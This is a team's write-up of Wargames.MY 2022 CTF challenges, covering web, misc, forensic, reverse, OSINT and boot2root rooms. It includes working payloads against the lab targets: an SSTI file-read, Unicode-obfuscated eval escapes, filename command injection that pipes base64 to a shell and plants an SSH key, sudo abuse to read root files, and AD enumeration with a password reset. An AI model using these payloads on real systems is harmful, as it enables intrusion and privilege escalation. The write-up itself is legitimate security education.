Team Richard Parker Write-Up for Wargames.MY 2022

Web

1. Christmas Wishlist

Question

```
http://wishlist.wargames.my/

Submit your wishlist at this website!
```

Solution

we get a Flask app that is vulnerable to SSTI in `render_template_string(output)`. the variable `output` is generated from:

```
output = subprocess.check_output(
    ["/bin/file",'-b', filepath],
    shell=False,
    encoding='utf-8',
    timeout=1
)
```

to exploit this we can generate an xls file and put our SSTI payload in the comment. the output to `file -b` is like so:

```
Composite Document File V2 Document, Little Endian, Os: Windows, Version
1.0, Code page: -535, Comments:
{{request.__class__._load_form_data.__globals__.__builtins__.open("/flag").r
ead() }}, Revision Number: 1, Total Editing Time: 01:53, Create Time/Date:
Mon Dec 26 05:35:16 2022, Last Saved Time/Date: Mon Dec 26 05:37:02 2022
```

upload the file to get the flag.

2. Christmas Wishlist 2

Question

```
http://wishlist2.wargames.my/
```

```
Someone exploited the previous website, I have upgraded you can submit your wishlist at my website again!
```

Solution

Same as Christmast Wishlist 1

3. Eureka!

Question

```
http://eureka.wargames.my/

This is a 2-parter kinda, first part is a little bit of good recon, 2nd part happens a lot more common than you think. Have fun!
```

Solution

"good recon" -> do some directory bruteforce
http://eureka.wargames.my/robots.txt
http://eureka.wargames.my/changelog.txt
http://eureka.wargames.my/gau

in changelog.txt phase 3 tell about "way back" and also we got https://github.com/lc/gau which describe in the github "getallurls (gau) fetches known URLs from AlienVault's Open Threat Exchange, the Wayback Machine, Common Crawl, and URLScan for any given domain. Inspired by Tomnomnom's waybackurls."

```
Phase 1 - Add homepage
Phase 2 - Edit homepage + cosmetic update
Phase 3 - Add page for viewing user data (this page go way back)
Phase 4 - Improve page loading <- we are here
Phase 5 - Add custom functions to check items
```

lets go to archive.org
paste the url there and see some url that might be our answer

URL ↑	MIME Type	From	To
http://eureka.wargames.my/	text/html	Dec 23, 2022	Dec 23, 2022
http://eureka.wargames.my/.env	text/html	Dec 24, 2022	Dec 24, 2022
http://eureka.wargames.my/dataprocess.view.php?id=1	text/html	Dec 23, 2022	Dec 23, 2022
http://eureka.wargames.my/favicon.ico	text/html	Dec 23, 2022	Dec 23, 2022
http://eureka.wargames.my/login.php	text/html	Dec 23, 2022	Dec 24, 2022
http://eureka.wargames.my/style.css	text/css	Dec 23, 2022	Dec 23, 2022

request to the dataprocess url and increment it one by one until you get the flag

```
└─# curl 'http://eureka.wargames.my/dataprocess.view.php?id=3'
<script>window.location.replace("login.php");</script>
<!DOCTYPE html>
<html lang="en">
<head>
  <title>Eureka dataprocess view</title>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=
  <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/boot
  <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.2.0/j
  <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/b
  <link rel="stylesheet" href="style.css">
</head>
<body>

<div class="container">
  <hgroup>
    <h1 class="site-title" style="text-align: center; color: green;
  </hgroup>

<br>
<nav class="navbar navbar-inverse">
  <div class="container-fluid">
  <!-- Collect the nav links, forms, and other content for toggling
    <div class="collapse navbar-collapse" id="bs-example-navbar-col
      <ul class="nav navbar-nav center">
        <li><a href="logout.php">Logout</a></li>
      </ul>

    </div>
  </div>
</nav>

<main class="main-content">
 <div class="col-md-6 col-md-offset-2">
<table>
     <tr>
     <td><b>User</b>: flag
 <b>Description</b>: wgmy{e80fcfe148ec75639d053a164e91ac22}
</td>
```

Misc

1. Secure Dream 1.0

Question

```
Let me know your dreams. Could your dreams bypass my expectation?
nc securedream.wargames.my 50255
```

Solution

we get a simple application that will `eval` our input. however, the input is filtered:

```
if any(filter(lambda c: c in
'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"\'', payload)):
```

the output to the filtered input could give us a clue:

```
print("\nAww... We don't understand your dream :(")
```

notice the different font? seems that Python allows us to use [mathematical alphanumeric symbols](#) as an alternative to normal letters.

poc:

```
from pwn import *

r = remote("securedream.wargames.my", 50255)

alphabet_encoded = "𝐚𝐛𝐜𝐝𝐞𝐟𝐠𝐡𝐢𝐣𝐤𝐥𝐦𝐧𝐨𝐩𝐪𝐫𝐬𝐭𝐮𝐯𝐰𝐱𝐲𝐳𝐀𝐁𝐂𝐃𝐄𝐅𝐆𝐇𝐈𝐉𝐊𝐋𝐌𝐍𝐎𝐏𝐐𝐑𝐒𝐓𝐔𝐕𝐖𝐗𝐘𝐙"
alphabet = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"
bold_translation = str.maketrans(alphabet, alphabet_encoded)

payload =
"__import__(chr(111)+chr(115)).system(chr(99)+chr(97)+chr(116)+chr(32)+chr(4
7)+chr(102)+chr(108)+chr(97)+chr(103)+chr(46)+chr(116)+chr(120)+chr(116))"
payload = payload.translate(bold_translation)

r.sendlineafter("life?\n", payload)
```

2. Secure Dream 2.0

Question

```
Can you really bypass another dreams?
nc securedream.wargames.my 30555
```

Solution

Same as Secure Dream 1.0, but now `+` character is banned. to bypass that we just use `str().join()`:

```
from pwn import *

# r = remote("securedream.wargames.my", 50255)
r = remote("securedream.wargames.my", 30555)

alphabet_encoded = "𝐚𝐛𝐜𝐝𝐞𝐟𝐠𝐡𝐢𝐣𝐤𝐥𝐦𝐧𝐨𝐩𝐪𝐫𝐬𝐭𝐮𝐯𝐰𝐱𝐲𝐳𝐀𝐁𝐂𝐃𝐄𝐅𝐆𝐇𝐈𝐉𝐊𝐋𝐌𝐍𝐎𝐏𝐐𝐑𝐒𝐓𝐔𝐕𝐖𝐗𝐘𝐙"
alphabet = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"
bold_translation = str.maketrans(alphabet, alphabet_encoded)

payload =
"__import__(str().join([chr(111),chr(115)])).system(str().join([chr(99),chr(
97),chr(116),chr(32),chr(47),chr(102),chr(108),chr(97),chr(103),chr(46),chr(
116),chr(120),chr(116)]))"
payload = payload.translate(bold_translation)

r.sendlineafter("life?\n", payload)
```

3. Pxrtxblx Nxtwxrk Grxphxcs

Question

```
Cxn yxx rxcxvxr xt?
```

Solution

upload to here and you will get what is wrong with the image https://www.nayuki.io/page/png-file-chunk-inspector

Start offset	Raw bytes	Chunk outside	Chunk inside	Errors
0	89 50 4e 47 0a 1a 0a 0d	• Special: File signature • Length: 8 bytes	• "□PNG LF SUB LF CR"	• Value mismatch

fix the header from `89 50 4E 47 0A 1A 0A 0D` to `89 50 4E 47 0D 0A 1A 0A`
and brute dimesion based on crc `0x72FAC564` using this script from here
https://github.com/ARESxCyber/Writeups/blob/master/DarkCTF2020/crcket/solve.py

```
→ wgmy python3 solve.py
width: 03f5 height: 03be
```

repair the dimension in hex editor and zoom in the image to ge flag

Forensic

1. Container(HTTP2(ASCII))

Question

```
Grab your magnifying glass and uncover the buried truth.
```

Solution

we were provided with an archive (a structure to docker container?). unarchiving the file resulted with some interesting file:

- 53a56153cb0978e5139a9278058c3efba5c94410baf3be207836a67e00bf454e.json
- sslkey.log
- tcdump.pcap
- fl4g.js

the json file contains the container config, envs and command history.looking at the copmmands, it basically capture network packets when visiting multiple websites. we can find two odd websites from the list:

- https://montcs.bloomu.edu/Information/Encodings/ascii-7.html
- https://misty-math-1a66.zhxn.workers.dev/xySL8uJMlm

looking at the response of the websites in the pcap (you'll need to decrypt TLS with provided sslkey.log), the former url is just some informational page about 7-bit ascii. the latter just presented some gibberish output:


```
0000   ef 9f 6f 9f 79 33 31 c2 d3 1b 6c b8 58 63 ca d9   ..o.y31...l.Xc..
0010   93 1c 98 71 b6 ca c5 c6 16 ac 58 30 62 c1 93 0c   ...q......X0b...
0020   9f 40                                             .@
```

remember `fl4g.js` we found earlier? the js file contains a function to encode a string to 7-bit ascii data:

```
const fl4g = (e) => {
  let t = new Uint8Array(Math.ceil((7 * e.length) / 8)),
    l = [],
    n = 0,
    h = 0;
  for (; n <= e.length; ) {
    for (; l.length < 8; ) {
      let o = e.charCodeAt(n++),
        r = 7;
```

```
      for (; r; ) l.push(((o >>> --r) & 1) == 1);
    }
    let f = 8,
      c = 0;
    for (; f && l.length; ) l.shift() ? (c |= 1 << --f) : f--;
    t[h++] = c;
  }
  return t;
};
```

if we provide `wgmy{` to the function and covert it to hex:



the first few bytes resembles the response that we get previously. decoding the data will provide us with the flag:

```
import re

a =
bytes.fromhex('ef9f6f9f793331c2d31b6cb85863cad9931c9871b6cac5c616ac583062c19
30c9f40')
flag = ''
for c in a:
  flag += f'{c:08b}'

flag = re.findall('.{7}',flag)
print(''.join([chr(int(x, 2)) for x in flag]))
```

Stega

1. Color

Question

```
Please message us on discord if you are colorblind (Because I'm easy come, easy go, Little high, little low,)
```

Solution

we get a png image with a bunch of colors. for this we just invert the image, separate it to cyan, yellow, magenta channel and scan the QR code separately to get the flag:

```
convert color.png -channel RGB -negate output.png
convert output.png +level-colors cyan,white c.png
convert output.png +level-colors yellow,white y.png
convert output.png +level-colors magenta,white m.png
```

Reverse

1. Ular

Question

```
Apa tu ular.exe?? Ada gambar ular
```

Solution


`ular.exe` is a py2exe executable, extract it using https://github.com/extremecoders-re/pyinstxtractor and use https://github.com/rocky/python-uncompyle6/ to decompile

```
# uncompyle6 version 3.9.0
# Python bytecode version base 3.7.0 (3394)
# Decompiled from: Python 3.10.5 (main, Jun  8 2022, 09:26:22) [GCC 11.3.0]
# Embedded file name: ular.py


def f1(a, b):
    if a == '1':
        if b == '1':
            return '1'
    return '0'


def f2(a, b):
    if a == '0':
        if b == '0':
            return '0'
    return '1'


def f3(a):
    if a == '1':
        return '0'
    if a == '0':
        return '1'


def f4(a, b):
    return f2(f1(a, f3(b)), f1(f3(a), b))
```

```python
def f5(x, y, z):
    s = f4(f4(x, y), z)
    c = f2(f1(x, y), f1(z, f2(x, y)))
    return (s, c)


def f6(a, b):
    ans = ''
    z = '0'
    a = a[::-1]
    b = b[::-1]
    for i in range(8):
        ans += f5(a[i], b[i], z)[0]
        z = f5(a[i], b[i], z)[1]

    return ans[::-1]


def f7(a, b):
    ans = ''
    for i in range(8):
        ans += f4(a[i], b[i])

    return ans


def f8(a, b):
    a = [a[i:i + 8] for i in range(0, len(a), 8)]
    b = [b[i:i + 8] for i in range(0, len(b), 8)]
    x = '00000000'
    box = [bin(i)[2:].zfill(8) for i in range(256)]
    for i in range(256):
        x = f6(f6(x, box[i]), b[i % len(b)])
        box[i], box[int(x, 2)] = box[int(x, 2)], box[i]

    x = '00000000'
    y = '00000000'
    out = ''
    for char in a:
        x = f6(x, '00000001')
        y = f6(y, box[int(x, 2)])
        box[int(x, 2)], box[int(y, 2)] = box[int(y, 2)], box[int(x, 2)]
        out += f7(char, box[int(f6(box[int(x, 2)], box[int(y, 2)]), 2)])
```

```
    return out


k = '00110101001100010110110101110000001100010110010101010000010000000101001100100100010101110011000001110010010001000110101100110011010110011'
flag = input('Gimme the flag: ')
if flag[0:5] == 'wgmy{':
    if flag[-1] == '}' and len(flag) == 38:
        flag = ''.join([bin(f)[2:].zfill(8) for f in bytes(flag, encoding='utf-8')])
        if f8(flag, k) == '10110001101011001111010101101100100100010101100000000000011001100110100111101000010100010000101011110111100001101011011100011110110110110111100110111011001110000100000110000000100110100001010111100101010111000100010001100001001001000011110111100111101011110101011111110110000101001010011110101001001100010':
            print('Correct flag!')
    else:
        print('Wrong flag..')
else:
    print('Wrong flag format!')
# okay decompiling ular.pyc
```

its an rc4 encrypted flag based on the decompile code, the key is in `k` variable after convert the binary you will get `51mp1eP@S$W0rDk3Y`


Recipe
From Binary
Delimiter
None
Byte Length
8
RC4
Passphrase
51mp1eP@S$W0rDk3Y
UTF8
Input format
Latin1
Output format
Latin1
Input
Output
wgmy{e52e6ed6345087ed01e14c643bc0429b}

OSINT

1. Who Am I

Question

```
Find me. (Is this the real life? Is this just fantasy?)
```

solution

find same picture on here
https://www.facebook.com/photo?fbid=663361925578210&set=a.579615647286172

convert wingdings on the side and you will get the flag

2. Whoere Am I


Question

```
Find the place. (Caught in a landside, No escape from reality)
```

solution

google texas chicken mid valley -> click images and flag


RESTORAN
TEXAS CHICKEN
LG-012


Texas Chicken Midvalley
All
Latest
Menu
Food & drink
Vibe
Comfort food
French fries
By owner
Texas Chicken
COLESLAW
MASHED POTATOES
Trailbl4z3r · 3 days ago
RESTORAN
TEXAS CHICKEN
wgmy{7a75a532aaab234ad4bd33ed67e67242}

Boot2root

Because all of the room are down now, there are no screenshot to share, just steps

0. Sanity Check (TryHackMe)

Question

```
Please use the link below to learn how to use TryHackMe platform. Submit the
root flag located in /root/root.txt

Link: https://tryhackme.com/jr/wgmysanitycheck
```

Solution

Just start the room, ssh to it and cat /root/root.txt to get flag

1. D00raemon (User)

Question

```
User flag located in /home//user.txt

Link: http://tryhackme.com/jr/wgmy2022easy1
```

Solution

Is a wordpress blog with dir listing exposed, get notes.txt which is the password for `user`
`http://<IP>/wordpress/wp-content/uploads/2022/12/notes.txt`

`ssh user@IP`
password from notes.txt and `cat user.txt` for flag

2. D00raemon (Root)

Question

```
Root flag located in /root/root.txt

Link: http://tryhackme.com/jr/wgmy2022easy1
```

Solution

using access as before try sudo -l and you get

```
User user may run the following commands on wgym2022:
    (ALL) NOPASSWD: /usr/bin/csvtool trim t * --help
```

run this o read root flag

```
sudo /usr/bin/csvtool trim t * /root/root.txt -t '--help'
```

3. C0mmand33r (User)

Question

```
User flag located in /home//user.txt

Link: https://tryhackme.com/jr/wgm2022medium
```

Solution

- Account takeover - Register as user 'admin%20'
- Log in & you will get an upload page
- There is RCE in filename parameter - `filename="asd&&whoami"`
- Certain keyword is blocked, making flag retrieval a bit hard
- Final payload - `filename="asd&&echo Y2F0IC9ob21lL3VzZXIvdXNlci50eHQK | base64 -d | $SHELL"`

```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.2 Python/3.8.10
Date: Mon, 26 Dec 2022 09:35:52 GMT
Content-Type: application/json
Content-Length: 153
Vary: Cookie
Connection: close

{"message":"Invalid file extension: cannot open `/opt/app/uploadsasd' (No
such file or
directory)\nwgmy{baad129d9b78adf480157bca10d92371}","status":500}
```

4. C0mmand33r (Root)

Question

```
Root flag located in /root/root.txt

Link: https://tryhackme.com/jr/wgm2022medium
```

Solution

- Add SSH key for better access

```
filename="asd&&echo
bWtkaXIgL2hvbWUvdXNlci8uc3NoLztlY2hvIHNzaC1lZDI1NTE5IEFBQUFDM056YUMxbFpESTFO
VEU1QUFBQUlFUVU5SlBlRzNqSjRzdCtydWVmVUtEaVcyMXgyb2tiM01UbHhIcVk5OGFoID4gL2hv
bWUvdXNlci8uc3NoL2F1dGhvcml6ZWRfa2V5cwo= | base64 -d | $SHELL"
```

- SSH & check sudo -l

```
$ sudo -l
Matching Defaults entries for user on wgym2022:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User user may run the following commands on wgym2022:
    (ALL) NOPASSWD: /usr/bin/pip3 install
http\://git.wgmyinternal.com.my/repositories/*
```

- Abuse

```
$ sudo /usr/bin/pip3 install http://git.wgmyinternal.com.my/repositories/ -r
/root/root.txt
ERROR: Invalid requirement: 'wgmy{c06a9ec6a4aced3c13c11bdd0a54cc70}' (from
line 1 of /root/root.txt)
```

5. Emerald (User) and (Root)

Question

```
! Compromise The Domain !
User flag located in C:\Users<user>\Desktop\user.txt
Root flag located in C:\Users\Administrator\Desktop\root.txt
Credentials: Username: pawn Password: WGMY2022!

Link: https://tryhackme.com/jr/wgmy2022hard
```

Solution

Intended way

```
ldapdomaindump -u 'emerald\pawn' -p 'WGMY2022!' 10.10.37.41
```

Domain Users


CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
Anis Diana	Anis Diana	anis.diana	12/21/22 14:38:33	12/21/22 14:38:33	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	12/21/22 14:38:33	1116	
mark adam	mark adam	mark.adam	12/21/22 14:36:38	12/21/22 14:36:38	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	12/21/22 14:36:38	1115	
emerald adm	emerald adm	emerald.adm	12/21/22 14:34:10	12/21/22 16:30:56	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	12/21/22 14:34:10	1114	
Zara Aulia	Zara Aulia	zara.aulia	12/21/22 14:04:17	12/21/22 14:33:29	12/21/22 16:37:58	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	12/21/22 14:33:29	1113	Head of HR Department
Nur Ireene	Nur Ireene	nur.ireene	12/21/22 13:57:44	12/21/22 14:17:17	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	12/21/22 13:57:44	1110	IT governance contractor (ends at 3/6/2023) **p@ssw0rd**
Abd Maleek	Abd Maleek	abd.maleek	12/21/22 13:54:38	12/21/22 13:54:38	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	12/21/22 13:54:38	1109	
Web Service	Web Service	webSvc	12/21/22 13:52:22	12/21/22 13:53:06	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	12/21/22 13:52:22	1108	
pawn	pawn	pawn	12/21/22 01:50:33	12/21/22 14:28:04	12/21/22 14:16:25	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	12/21/22 01:50:33	1105	
SQL Service	SQL Service	mssqlSvc	12/21/22 01:43:47	12/24/22 03:17:27	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	12/21/22 14:36:56	1104	
krbtgt	krbtgt	krbtgt	12/21/22 01:01:49	12/21/22 01:16:59	01/01/01 00:00:00	ACCOUNT_DISABLED, NORMAL_ACCOUNT	12/21/22 01:01:49	502	Key Distribution Center Service Account
Administrator	Administrator	Administrator	12/21/22 01:01:12	12/21/22 16:35:54	12/21/22 16:35:01	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	12/21/22 16:35:54	500	Built-in account for administering the computer/domain

now we have pass for pawn, and nur.ireene

bloodhound the AD

```
└─$ bloodhound-python -c All -u nur.ireene -p p@ssw0rd -d emerald.wgmy -dc ad.emerald.wgmy -ns 10.10.209.108 --zip
INFO: Found AD domain: emerald.wgmy
INFO: Connecting to LDAP server: ad.emerald.wgmy
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: ad.emerald.wgmy
INFO: Found 13 users
INFO: Found 55 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: AD.emerald.wgmy
INFO: Done in 00M 48S
INFO: Compressing output into 20221226192732_bloodhound.zip
```

Marked `nur.ireene` as Owned and we can see this path



change password for `zara.aulia`

```
$ net rpc password zara.aulia -U emerald/nur.ireene%p@ssw0rd -S 10.10.112.81
Enter new password for zara.aulia:
```

